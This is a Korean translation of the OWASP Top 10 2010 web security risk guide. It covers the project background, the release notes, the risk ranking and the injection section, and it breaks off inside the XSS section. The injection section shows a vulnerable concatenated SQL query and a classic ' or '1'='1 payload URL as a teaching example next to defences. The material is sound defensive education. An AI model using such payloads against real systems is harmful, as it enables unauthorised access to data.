OWASP

The Open Web Application Security Project

OWASP Top 10 - 2010

열 가지 가장 중요한 웹 어플리케이션 보안 위험들

release

O OWASP에 대하여

머리말

안전하지 않은 소프트웨어는 이미 금융, 의료, 국방, 에너지 및 기타 핵심 기반 시설을 약화시키고 있다. 디지털 기반 시설은 점점 더 복잡해지고 서로 연결됨에 따라, 어플리케이션 보안의 달성은 기하급수적으로 더욱 더 어려워지고 있다. OWASP Top 10에 나와 있는 비교적 단순한 보안 문제들은 더 이상 참아서는 안 된다.

Top 10 프로젝트의 목표는 가장 중요한 몇 가지 위험 요소에 직면한 기관을 식별해 어플리케이션 보안에 대한 **인식**을 향상하는데 있다. Top 10 프로젝트는 많은 표준, 서적, 툴, 그리고 여러 기관(MITRE, PCI DSS, DISA, FTC 등 많은 기관)들을 참조했다. 이번 OWASP Top 10 배포판은 어플리케이션 보안 위험의 중요성에 대한 인식을 향상시켜 온 본 프로젝트 8년간의 결과이다. OWASP Top 10은 2003년 처음 발간해 소규모 업데이트로 2004년판과 2007년판을 만들었고, 이번이 2010년판이다.

Top 10을 이용해 어플리케이션 보안을 시작하길 권장한다. 개발자는 다른 조직의 실수에서 배울 수 있고, 경영진은 기업의 소프트웨어 어플리케이션 개발에 대한 위험을 어떻게 관리해야 하는지에 대한 고려를 시작해야 한다.

그러나, Top 10은 어플리케이션 보안 프로그램이 아니다. 앞으로, OWASP는 조직이 안전한 코딩이 가능하도록 훈련, 표준, 그리고 툴의 튼튼한 토대를 확립하길 권고한다. 그러한 토대 위에 개발, 검증, 유지 보수 절차에 보안을 통합해야 한다. 관리자는 어플리케이션 보안과 관련한 비용과 위험을 관리하기 위해 이와 같은 활동으로 생성된 데이터를 사용할 수 있다.

OWASP Top 10이 어플리케이션 보안 노력에 도움이 되길 희망한다. 질문, 의견, 아이디어가 있다면, 공개적으로는 OWASP-TopTen@lists.owasp.org으로, 비공개적으로는 dave.wichers@owasp.org으로, OWASP에 문의하는 것을 망설이지 말기 바랍니다.

http://www.owasp.org/index.php/Top_10

OWASP에 대하여

오픈 웹 어플리케이션 보안 프로젝트(OWASP)는 공개 커뮤니티로 기관이 신뢰할 수 있는 어플리케이션을 개발, 구입, 유지할 수 있도록 공헌하고 있다. OWASP에서는 아래 모든 것들을 **공개적으로 무상** 제공합니다.

- 어플리케이션 보안 툴과 표준
- 어플리케이션 보안 테스트, 안전한 코드 개발, 보안 코드 검토와 관련된 완벽한 서적들
- 표준 보안 통제와 라이브러리들
- 전 세계 지부들
- 최신 연구 결과
- 전 세계 광범위한 컨퍼런스
- 메일링 리스트
- 이외 나머지. www.owasp.org 에서 모두 찾을 수 있다.

어플리케이션 보안 향상에 관심 있는 모든 이에게 OWASP의 툴, 문서, 포럼, 지부에 대한 모든 것은 무료이고 열려 있다. OWASP는 사람, 프로세스, 그리고 기술의 문제로써 어플리케이션 보안에 대한 접근을 지지한다. 어플리케이션 보안에 대한 가장 효과적인 접근은 이러한 모든 부분에서의 향상이 요구되기 때문이다.

OWASP는 새로운 형태의 조직이다. 영리적 압력으로부터의 자유가 어플리케이션 보안에 대한 공정하고, 실질적이고, 비용 효율적인 정보를 제공할 수 있게 한다. OWASP는 잘 알려진 상업적 보안 기술의 사용을 지원함에도 불구하고, 어떠한 기술 기업과도 연계되어 있지 않다. 많은 오픈소스 소프트웨어 프로젝트와 마찬가지로, OWASP도 협업과 공개 방식으로 여러가지 자료를 만든다.

OWASP 재단은 프로젝트의 장기적 성공을 보장하기 위한 비영리기구이다. OWASP 의회, 글로벌 위원회, 지부 대표, 프로젝트 리더와 프로젝트 회원을 포함하여, OWASP에 참여하는 거의 모든 분들은 자원 봉사자이다. 우리는 보조금과 인프라를 바탕으로 획기적인 보안 연구를 지원한다.

우리와 함께 하기 바란다!

저작권 및 라이센스

S 시큐리티플러스 (SecurityPlus)에 대하여

시큐리티플러스에 대하여

시큐리티플러스(SecurityPlus)는 2004년 4월 2일, '보안 그 이상의 세계로'라는 캐치프레이즈를 갖고 네이버 보안 커뮤니티로 시작했다. 2010년 6월 28일 현재 네이버 카페 회원 수 2만 5천 4백 2십 8명의 회원 수를 보유하고 있으며, 2009년 8월 6일 인터넷 시큐리티플러스로 더 넓은 세상으로 나아갔다.

시큐리티플러스는 국내외 다양한 오픈 커뮤니티, 보안 관련 기관과 협회, 그리고 많은 보안 회사들과의 커뮤니케이션을 통해 국내 보안 향상에 많은 공헌을 하고 있다. 본 커뮤니티에서의 주요 활동은 아래와 같다.

- 국내외 보안 동향과 국내 환경 상 높은 위험이 예상되는 보안 취약점 전파
- 국내외 보안 기술 자료 수집 및 공유
- 해외 중요 보안 보고서(SANS Top 20, OWASP Top 10 등) 한글 번역 및 공유
- 참고할만한 보안 표준 연구 개발
- 최신 IT 기술 발전에 따른 보안 관련 연구
- 각종 보안 표준, 지침, 가이드라인 연구 및 보급
- 개인을 포함한 각 기관과 회사에 대한 보안 자문 활동
- 개인을 포함한 국내 보안 연구가, 연구기관에 대한 연구 활동 지원 및 커뮤니케이션 연계

시큐리티플러스는 국내외 보안에 관심 있는 모든 이에게 열려 있는 오픈 커뮤니티이며, 시큐리티플러스의 모든 활동은 자발적인 커뮤니티 회원의 자원 봉사에 힘입어 이뤄졌다.

시큐리티플러스는 앞으로도 국내 보안 수준 향상에 지속적인 기여를 하기 위해 다양한 방법으로 정보와 기술 공유, 자문과 가이드를 무상으로 제공할 것이며, 국내외 커뮤니티의 중심이 되도록 노력할 것이다.

관심 있는 많은 분들의 참여를 기다린다!

번역에 참여해 주신 고마우신 분들

금번 OWASP Top 10 2010 한글판 번역에 참여해 주신 많은 분들께 이 자리를 빌어 감사의 말씀 드립니다.

먼저, OWASP Top 10 2010 한글판 번역의 기초를 이룬, OWASP Top 10 2010 RC 1의 한글 번역을 수행했고, 해당 자료를 본 번역에 참고할 수 있도록 허락해 주신 한국인터넷진흥원(Korea Internet & Security Agency) 관계자 여러분께 깊은 감사의 말씀 드립니다.

번역에 참여해 주신 고마우신 분들:

- 번역 프로젝트 관리자 및 수석 감수
  박형근 차장
  (Hyungkeun Park, CISSP/CISA/CGEIT, IBM Korea)
- 번역 참여 (ㄱㄴㄷ 순임.)
  구형준 (Hyungjoo Koo, CISSP/CISA/SIS, SDS)
  박상영 (Sangyoung Park, SIS, STG Security)
  방현배 (Hyunbae Bang, SIS, Ahnlab)
  심상윤 (Shim SangYun, CISSP/SIS, A3 Security)
  우현하 (Woohyun Ha, CCNP/SCJP, WatchI System)
  윤동철 (Dongcheol Yun, Kyunghee University)
  이용선 (Yongseon Lee, Ajou University)
  장세진 (Sejin Jang, SCJP/LPIC, KISA)
  조민재 (Johnny Cho, CISSP/CISA, Penta Security)
  최봉철 (Bong-chul Choi, Nowcom)

아울러, 본 번역에 있어 용어의 선택이나 자연스런 번역이 되도록 많은 조언과 아이디어를 제공해 주신 많은 시큐리티플러스 커뮤니티 회원 분들께 다시 한 번 감사의 말씀 드립니다.

본 번역에 대한 의문 사항이나 번역에 대한 오류 및 더 나은 번역에 대한 의견이 있을 시에는 언제든지 helpdesk@securityplus.or.kr로 메일 주시기 바랍니다.

본 번역을 통해 국내 보안 수준 향상에 대한 기여와 함께 보안을 시작하려고 하는 분들, 개발자, 보안 실무자, 감사자, 경영진을 포함한 모든 분들께 도움 되시길 바랍니다.

저작권 및 라이센스

I 서문

환영사

OWASP Top 10 2010을 함께하는 모든 분을 환영한다! 이번 중요 업데이트는 **10가지 가장 중요한 웹 어플리케이션 보안 위험들**에 대해 좀더 간결하고, 위험에 초점을 맞춰 작성했다. OWASP Top 10은 항상 위험에 대해 알려왔지만, 이번 업데이트는 이전 판에 비해 보다 이해하기 쉽게 만들었다. 또한 여러분 어플리케이션에 대한 이 위험들을 평가하는 방법에 대해 추가 정보를 제공한다.

이번 Top 10에서는 제시한 각 항목에 대해 위험에 대한 보편적인 심각도를 분류하는데 사용하는 발생 가능성과 결과를 논의한다. 그리고 이 문서는 여러분이 이 영역에 있어 문제들을 갖고 있는지 확인하는 방법, 그 문제들을 피하는 방법, 몇 가지 결함 예를 비롯한 추가 정보를 가진 링크들을 제시한다.

OWASP Top 10의 주요 목적은 가장 중요한 웹 어플리케이션 보안 취약점의 중요성에 대해 개발자, 설계자, 아키텍트, 경영자 그리고 조직을 교육하는 데 있다. Top 10은 이 높은 위험 문제 영역에 대해 보호하는 기본적인 기술을 제공한다. – 또한 앞으로 나아갈 방향을 제시한다.

주의사항

10개에서 멈추지 마라. OWASP 개발자 가이드에서 논의한 바와 같이 전체 웹 어플리케이션 보안에 영향을 주는 이슈는 너무나 많다. Top 10은 오늘날 웹 어플리케이션을 개발하는 모든 이를 위한 필수 문서다. 지난 OWASP Top 10 배포 후 대폭 업데이트한 OWASP 테스트 가이드와 OWASP 코드 검토 가이드에 웹 어플리케이션 내에서 취약점을 효과적으로 찾는 방법이 있다.

끊임없이 변화하라. Top 10은 계속 바뀐다. 심지어 어플리케이션 코드에 단 한 줄도 변경하지 않았더라도, 이미 이전에 어느 누구도 생각하지 못했던 취약점이 있을 수 있다. 추가적인 내용은 Top 10의 끝에 "*개발자, 검토자, 조직을 위한 다음 단계*"에 대한 조언을 검토하라.

긍정적으로 생각하라. 여러분이 취약점 찾기를 그만두고 강력한 어플리케이션 보안 통제의 구축을 준비할 때, OWASP는 조직과 어플리케이션 검토자에게 무엇을 확인해야 할 지를 안내할 어플리케이션 보안 검증 표준(ASVS)를 제작해 왔다.

툴을 현명하게 사용하라. 보안 취약점은 상당히 복잡하고 산더미 같은 코드에 묻혀 버릴 수 있다. 실질적인 모든 경우에 있어, 전문가들이 좋은 툴을 이용해 취약점을 찾고 제거하는 것이 비용 효율적인 접근이다.

혁신적으로 추진하라: 안전한 웹 어플리케이션은 보안 소프트웨어 개발 생명주기(SDLC)를 사용할 때만 가능하다. 안전한 SDLC를 구현하기 위한 지침은 최근 OWASP CLASP 프로젝트의 주요 업데이트인 오픈 소프트웨어 보증 성숙도 모델(SAMM)을 배포했다.

감사의 글

2003년 OWASP Top 10을 시작한 이후 프로젝트를 이끌어 주고 업데이트한 Aspect Security와 주 저자인 jeff Williams와 Dave Wichers께 감사의 말씀 드린다.

ASPECT SECURITY
Application Security Experts

2010 업데이트에 취약점 확산 데이터를 제공해 준 아래 단체에도 감사의 말씀 드린다.

- Aspect Security
- MITRE – CVE
- Softtek
- WhiteHat Security Inc. – 통계 자료들

또한 Top 10 업데이트에 중요한 내용이나 검토를 해 준 아래 분들께도 감사의 인사를 드린다.

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (WhiteHat Security Inc.)
- Jim Manico (모든 Top 10 팝캐스트)
- Paul Petefish (Solutionary Inc.)
- Eric Sheridan (Aspect Security)
- Neil Smithline (OneSTopAppSecurity.com)
- Andrew van der Stock
- Colin Watson (Watson Hall, Ltd.)
- OWASP 덴마크 지부 (대표: Ulf Munkedal)
- OWASP 스웨덴 지부 (대표: John Wilander)

RN 릴리즈 노트

2007년도로부터 2010년에 무엇이 변경되었는가?

인터넷 어플리케이션에 대한 위협 환경은 끊임없이 변화한다. 이러한 변화의 주된 요인은 점점 더 복잡해지는 시스템 뿐만 아니라 새로운 기술의 등장과 공격자에 의한 발전이다. 변화에 뒤쳐지지 않기 위해, 주기적으로 OWASP Top 10을 업데이트한다. 이번 2010판에서는 3가지 중요한 변화가 있었다:

1) Top 10은 '가장 일반적인 취약점 상위 10가지'가 아닌 '**가장 위험한 위험 상위 10가지**'이다. 상세한 내용은 아래 "*어플리케이션 보안 위험*" 페이지를 참고하라.

2) 관련된 취약점의 빈도 만으로 순위를 정하는 것에서 위험을 평가하는 것으로 순위 선정 방법을 변경했다. 이 결과 아래 표에서 볼 수 있듯이 Top 10의 순서에 영향을 주었다.

3) 목록에서 2가지 항목을 새로운 2가지 항목으로 대체했다:


+ 추가: A6 – 보안상 잘못된 구성. 이 문제는 2004년 Top 10 중 A10이었다: 안전하지 않은 구성 관리, 소프트웨어 이슈로 여겨지지 않아 2007년에 삭제했다. 그러나, 조직적 위험과 확산의 추세로 볼 때 Top 10에 다시 포함할 만한 가치가 있어 복원했다.
+ 추가: A10 – 검증되지 않은 리다이렉트와 포워드. 이 이슈는 Top 10에 처음 등장했다. 비교적 잘 알려지지 않은 이 이슈가 널리 퍼져 있고 심각한 피해를 발생시킬 수 있다는 증거가 있다.
- 삭제: A3 – 악성파일 실행. 이것은 여전히 여러 환경에서 중대한 문제이다. 그러나, 2007년의 확산은 수많은 PHP 어플리케이션이 이 문제점을 갖고 있었기 때문에 과장되었다. 오늘날 PHP는 보다 안전한 구성이 기본으로 제공되고 있어, 이 문제의 확산은 낮아지고 있다.
- 삭제: A6 – 정보 유출과 부적절한 오류 처리. 이 이슈는 매우 널리 퍼진 문제점이다. 그러나, 스택 추적과 오류 메시지 정보의 노출로 인한 영향은 대체로 미미했다. 올해 '보안상 잘못된 구성'의 추가와 함께 오류 처리의 적절한 구성은 어플리케이션과 서버를 안전하게 구성하기 위한 중요 부분이다.

OWASP Top 10 – 2007 (이전)	OWASP Top 10 – 2010 (신규)
A2 – 인젝션 취약점	A1 – 인젝션 (Injection)
A1 – 크로스 사이트 스크립팅 (XSS)	A2 – 크로스 사이트 스크립팅 (XSS)
A7 – 취약한 인증 및 세션 관리	A3 – 취약한 인증과 세션 관리
A4 – 불안전한 직접 객체 참조	A4 – 안전하지 않은 직접 객체 참조
A5 – 크로스 사이트 요청 변조 (CSRF)	A5 – 크로스 사이트 요청 변조 (CSRF)
<Top 10 2004 A10 – 안전하지 않은 구성 관리>	A6 – 보안상 잘못된 구성 (신규)
A8 – 불안정한 암호화 저장	A7 – 안전하지 않은 암호 저장
A10 – URL 접속통제 실패	A8 – URL 접근 제한 실패
A9 – 불안전한 통신	A9 – 불충분한 전송 계층 보호
<Top 10 2007에 없었음>	A10–검증되지 않은 리다이렉트와 포워드 (신규)
A3 – 악성파일 실행	<Top 10 2010에서 삭제>
A6 – 정보 유출과 부적절한 오류 처리	<Top 10 2010에서 삭제>

Risk 어플리케이션 보안 위험

어플리케이션 보안 위험은 무엇인가?

잠재적으로 공격자는 비즈니스나 조직에 피해를 주기 위해 어플리케이션을 통해 많은 다양한 경로를 사용할 수 있다. 이러한 각각의 경로들은 주의가 타당할 정도로 충분히 중대할 수도, 그렇지 않을 수도 있는 위험으로 표현된다.



때때로, 이러한 경로들은 찾거나 악용하기 쉽기도 하고, 때로는 극히 어렵다. 유사하게, 야기된 피해는 무시할 수 있는 것으로부터 비즈니스 자체를 파괴할 수 있는 것까지 다양하다. 조직의 위험을 결정하기 위해 각각의 위협 요인, 공격 방법, 그리고 보안 취약점과 연관된 발생 가능성을 평가할 수 있다. 그리고 조직에 대한 기술적인 그리고 비즈니스에 미치는 영향에 대한 평가를 함께 결합할 수 있다. 이러한 요인들은 함께 전체 위험을 결정한다.

무엇이 나의 위험인가?

OWASP Top 10 상의 이번 업데이트는 조직의 넓은 집합을 위한 가장 심각한 위험을 식별하는 데 집중하였다. 이러한 각각의 위험을 위해, OWASP 위험 평가 방법론을 토대로 다음의 간단한 평가 체계를 사용하여 기술적 영향과 발생 가능성에 대한 일반적인 정보를 제공한다.

위협요인	공격경로	취약점의 알려진 정도	취약점의 탐지 용이도	기술적 영향	비즈니스에 미치는 영향
?	쉬움	널리 알려짐	쉬움	심각	?
	보통	보통	보통	보통	
	어려움	일반적이지 않음.	어려움	미미	

그러나, 오직 당신만이 당신의 환경과 비즈니스의 특성을 안다. 주어진 어떤 어플리케이션에 대해서는, 관련된 공격을 수행할 수 있는 위협 요인이 아닐지도 모른다. 또는 기술적 영향이 어떤 차이를 만들어 내지 못할 수도 있다. 그래서, 기업 내 위협 요인, 보안 통제, 그리고 비즈니스에 미치는 영향에 집중하여 스스로 각 위협을 평가해야만 한다.

OWASP Top 10의 이전 배포판이 가장 일반적인 "취약점"을 식별하는데 집중했음에도 불구하고, 그들 또한 위험에 맞춰 설계되었다. Top 10 내 위험의 이름들은 공격의 유형, 취약점의 유형 혹은 그것들에 의해 초래되는 영향의 유형에서 유래한다. 가장 잘 알려지고 인식의 수준을 높이 달성할 수 있는 이름을 선택했다.

참고문헌

OWASP

- OWASP 위험 평가 방법론
- 위협/ 위험 모델링에 대한 기사

외부문헌

- FAIR 정보 위험 프레임워크
- 마이크로소프트 위협 모델링 (STRIDE와 DREAD)

T10 OWASP Top 10 어플리케이션 보안 위험 – 2010

A1 – 인젝션	• SQL, OS, LDAP 인젝션과 같은 인젝션 결함은 신뢰할 수 없는 데이터가 명령어나 질의어의 일부분으로써 인터프리터에 보내 질 때 발생한다. 공격자의 악의적인 데이터는 예기치 않은 명령 실행이나 권한 없는 데이터에 접근하도록 인터프리터를 속일 수 있다.
A2 – 크로스 사이트 스크립팅 (XSS)	• XSS 결함은 적절한 확인이나 제한 없이 어플리케이션이 신뢰할 수 없는 데이터를 갖고, 그것을 웹 브라우저에 보낼 때 발생한다. XSS는 공격자가 피해자의 브라우저 내에서 스크립트의 실행을 허용함으로써, 사용자의 세션을 탈취하거나, 웹 사이트를 변조하거나, 악의적인 사이트로 사용자를 리다이렉트할 수 있다.
A3 – 취약한 인증과 세션 관리	• 인증과 세션 관리와 연관된 어플리케이션 기능은 종종 올바로 구현되지 않는다. 그 결과, 공격자로 하여금 다른 사용자의 아이덴터티로 가장 할 수 있도록 패스워드, 키, 세션 토큰 체계를 위태롭게 하거나, 구현된 다른 결함들을 악용할 수 있도록 허용한다.
A4 – 안전하지 않은 직접 객체 참조	• 직접 객체 참조는 파일, 디렉토리, 데이터베이스 키와 같이 내부적으로 구현된 객체에 대해 개발자가 참조를 노출할 때 발생한다. 접근 통제에 의한 확인이나 다른 보호가 없다면, 공격자는 이 참조를 권한 없는 데이터에 접근하기 위해 조작할 수 있다.
A5 – 크로스 사이트 요청 변조 (CSRF)	• CSRF 공격은 로그온된 피해자의 브라우저가 취약한 웹 어플리케이션에 피해자의 세션 쿠키와 어떤 다른 자동으로 포함된 인증 정보를 갖고 변조된 HTTP 요청을 보내도록 강제한다. 이것은 공격자가 피해자의 브라우저로 하여금 취약한 어플리케이션이 피해자로부터의 정당한 요청이라고 착각하게 만드는 요청들을 생성하도록 강제하는 것을 허용한다.
A6 – 보안상 잘못된 구성	• 훌륭한 보안은 어플리케이션, 프레임워크, 어플리케이션 서버, 웹 서버, 데이터베이스 서버와 플랫폼에 대해 보안 구성이 정의되고 적용하기를 요구한다. 대부분이 보안을 기본적으로 탑재되지 않기 때문에 이 모든 설정은 정의되고, 구현되고, 유지되어야만 한다. 이것은 어플리케이션에서 사용되는 모든 코드 라이브러리를 포함하여 모든 소프트웨어가 최신의 상태를 유지하는 것을 포함한다.
A7 – 안전하지 않은 암호 저장	• 많은 웹 어플리케이션들이 적절한 암호나 해쉬를 갖고 신용카드 번호, 주민등록번호, 그리고 인증 신뢰 정보와 같은 민감한 데이터를 적절히 보호하지 않는다. 공격자는 아이덴터티 도난, 신용카드 사기, 또는 다른 범죄를 저지르기 위해 그렇게 약하게 보호된 데이터를 훔치거나 조작할 지 모른다.
A8 – URL 접근 제한 실패	• 많은 웹 어플리케이션들이 보호된 링크나 버튼을 표현하기 전에 URL 접근 권한을 확인한다. 그러나, 어플리케이션은 이 페이지들이 접근될 때마다 매번 유사한 접근 통제 확인이 필요하다. 공격자는 이 감춰진 페이지에 접근하기 위해 URL을 변조시킬 수 있다.
A9 – 불충분한 전송 계층 보호	• 어플리케이션은 종종 민감한 네트워크 트래픽의 인증, 암호화, 그리고 비밀성과 무결성을 보호하는 데 실패한다. 실패할 때에는 대체로 약한 알고리즘을 사용하거나, 만료되거나 유효하지 않은 인증서를 사용하거나 또는 그것들을 올바로 사용하지 않을 때이다.
A10 – 검증되지 않은 리다이렉트와 포워드	• 웹 어플리케이션은 종종 사용자들을 다른 페이지로 리다이렉트하거나 포워드한다. 그러나, 목적 페이지를 결정하기 위해 신뢰되지 않는 데이터를 사용한다. 적절한 확인이 없다면, 공격자는 피해자를 피싱 사이트나 악의적인 사이트로 리다이렉트 할 수 있고, 포워드를 권한 없는 페이지의 접근을 위해 사용할 수 있다.

A1 인젝션(Injection)

외부 사용자, 내부 사용자, 관리자를 포함하여 시스템에 신뢰할 수 없는 데이터를 보낼 수 있는 사람

공격자는 목표로 한 인터프리터의 구문을 악용할 수 있는 간단한 텍스트 기반의 공격코드를 보낸다. 내부 소스를 포함한 거의 모든 데이터 소스가 인젝션 공격 경로로 사용 될 수 있다.

인젝션 결함은 어플리케이션이 인터프리터로 신뢰할 수 없는 데이터를 보낼 때 발생한다. 인젝션 결함은 매우 일반적이다. SQL 질의, LDAP 질의, XPath 질의, OS 명령어, 프로그램 인수 등에서 자주 발견된다. 코드 검증을 하면 인젝션 결함은 발견하기 쉽지만, 테스트를 통해서는 발견하기 어렵다. 스캐너와 Fuzzer는 공격자가 인젝션 결함을 발견하는데 도움이 될 수 있다.

인젝션의 공격의 결과는 데이터 손실과 파괴, 책임 추적성 결여, 또는 서비스 거부가 될 수 있다. 때로는 인젝션으로 호스트가 완전히 장악 당할 수도 있다.

영향을 받는 데이터와 인터프리터를 운영하는 플랫폼의 비즈니스적 가치를 고려하라. 모든 데이터가 도둑 맞거나, 조작되거나, 또는 삭제되었을 때 당신의 명성이 훼손될 수 있는가?

인젝션에 취약한가?

어플리케이션이 인젝션에 취약한지 여부를 찾아내는 가장 좋은 방법은 모든 인터프리터를 사용할 때 신뢰할 수 없는 데이터를 명령어나 질의로부터 명확히 분리하도록 검증하는 것이다. SQL 호출의 경우에는, 모든 Prepared Statements와 Stored Procedures 에서 바인드 변수를 사용하도록 하고, 동적 질의는 피한다.

코드 검증은 어플리케이션이 인터프리터를 안전하게 사용하는지 여부를 신속하고 정확하게 확인하는 방법이다. 코드 분석 툴은 보안 분석가가 인터프리터의 사용을 확인하고, 어플리케이션을 통한 데이터 흐름을 추적하는데 도움이 된다. 모의 침투 테스터들은 이 취약점을 탐지하는 공격 코드를 통해 이 문제점들을 검증할 수 있다.

자동화된 동적 스캐닝으로 어플리케이션을 테스트하면 공격 가능한 일부 인젝션 문제점의 존재를 알아낼 수 있다. 어설픈 에러 처리가 인젝션 결함을 찾기 쉽게 해 준다.

인젝션은 어떻게 방지하는가?

인젝션을 방지하려면 신뢰할 수 없는 데이터를 명령어와 질의로부터 항상 분리해야 한다.

1.선호되는 방법은, 인터프리터 사용을 전면 금지하거나, 변수화된 인터페이스를 제공하는 안전한 API를 사용하는 것이다. Stored Procedures와 같이 변수화되었지만 인젝션을 유발할 수 있는 API의 사용을 주의해라.

2.변수화된 API를 사용할 수 없는 경우에는, 인터프리터용 Escape 구문을 사용해 특수 문자를 신중하게 처리해야 한다. OWASP's ESAPI 는 escaping routines에 관한 정보를 일부 제공하고 있다.

3.적절한 정규화를 사용하는 화이트리스트 입력 검증도 인젝션으로부터 보호하는데 도움이 되지만, 특수문자 입력을 허용하는 어플리케이션들이 많기 때문에 완전한 방어책은 아니다. OWASP's ESAPI 는 **화이트 리스트 입력 검증 작업**의 확장 가능한 라이브러리를 제공한다.

공격 시나리오 예시

이 어플리케이션은 아래와 같이 취약한 SQL 호출문을 작성할 때 신뢰할 수 없는 데이터를 사용한다:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

공격자는 브라우저에서 'id' 변수를 **' or '1'='1**로 변경한다. 그 결과 이 질의는 해당 고객 계정 데이터베이스만 반환하라는 의미 대신에, 계정 데이터베이스로부터 모든 레코드를 반환하라는 의미로 변경된다.

```
http://example.com/app/accountView?id=' or '1'='1
```

최악의 경우, 공격자는 이 취약점을 이용해 데이터베이스의 Stored Procedure를 호출해 데이터베이스 호스트를 전면 장악할 수 있다.

참고문헌


OWASP

- OWASP SQL 인젝션 방지 Cheat Sheet
- OWASP 인젝션 취약점 문서
- ESAPI 인코더 API
- ESAPI 입력 검증 API
- ASVS: 출력 인코딩/Escaping 에 필요한 사항들 (V6)
- OWASP 테스트 가이드: SQL 인젝션 테스트
- OWASP 코드 리뷰 가이드: SQL 인젝션
- OWASP 코드 리뷰 가이드: 명령어 인젝션

외부문헌

- CWE 77 항목 : 명령어 인젝션
- CWE 89 항목 : SQL 인젝션

A2 크로스 사이트 스크립팅 (XSS)



XSS에 취약한가?

브라우저로 전송되는 모든 사용자 입력을 입력 검증을 통해 안전하게 검증하고, 사용자 입력이 출력 페이지에 포함되기 전에 적절하게 제한되도록 한다. 적절한 출력 인코딩을 이용해 사용자 입력은 항상, 브라우저에서 실행될 수 있는 활성 콘텐츠가 아닌 텍스트로 취급되도록 한다.

정적 툴과 동적 툴 모두 XSS 문제점들을 자동으로 발견할 수 있다. 하지만 어플리케이션에 따라서 출력 페이지가 각각 다르고, 인터프리터도 브라우저에 따라서 자바스크립트, 액티브X, 플래시, 실버라이트 등 각자 다르게 사용되어 탐지를 어렵게 한다. 따라서 탐지를 완벽하게 수행하려면 수작업 코드 검토와 모의침투 테스트를 병행해야 한다.

AJAX 등의 웹 2.0 기술은, 자동 툴을 통해 XSS를 탐지하는 것을 더 힘들게 한다.

XSS는 어떻게 방지하는가?

XSS를 방지하려면 활성 브라우저 콘텐츠와 신뢰할 수 없는 데이터를 항상 분리해야 한다.

1.선호되는 방법은 신뢰할 수 없는 데이터가 포함될 수 있는 HTML(body, attribute, 자바스크립트, CSS, URL) 기반 데이터 전체를 올바르게 제한하는 것이다. UI 프레임워크에서 제한 처리를 수행하지 않는다면, 개발자들은 어플리케이션 내에서 제한 처리를 포함시켜야 한다. 제한 처리에 관한 보다 많은 정보는 OWASP XSS 방지 Cheat Sheet 를 참조한다.

2.적절한 정규화와 디코딩으로 긍정적 혹은 화이트리스트 입력 검증을 수행하는 것도 XSS로부터 보호하는데 도움이 되지만, 입력에 특수문자가 필요한 어플리케이션이 많기 때문에 완벽한 방어책은 될 수 없다. 이 경우, 입력을 허용하기 전에 가능한 인코딩된 모든 입력을 디코딩해 길이, 문자, 포맷, 데이터 관련 업무 역할을 검증하도록 한다.

공격 시나리오 예시

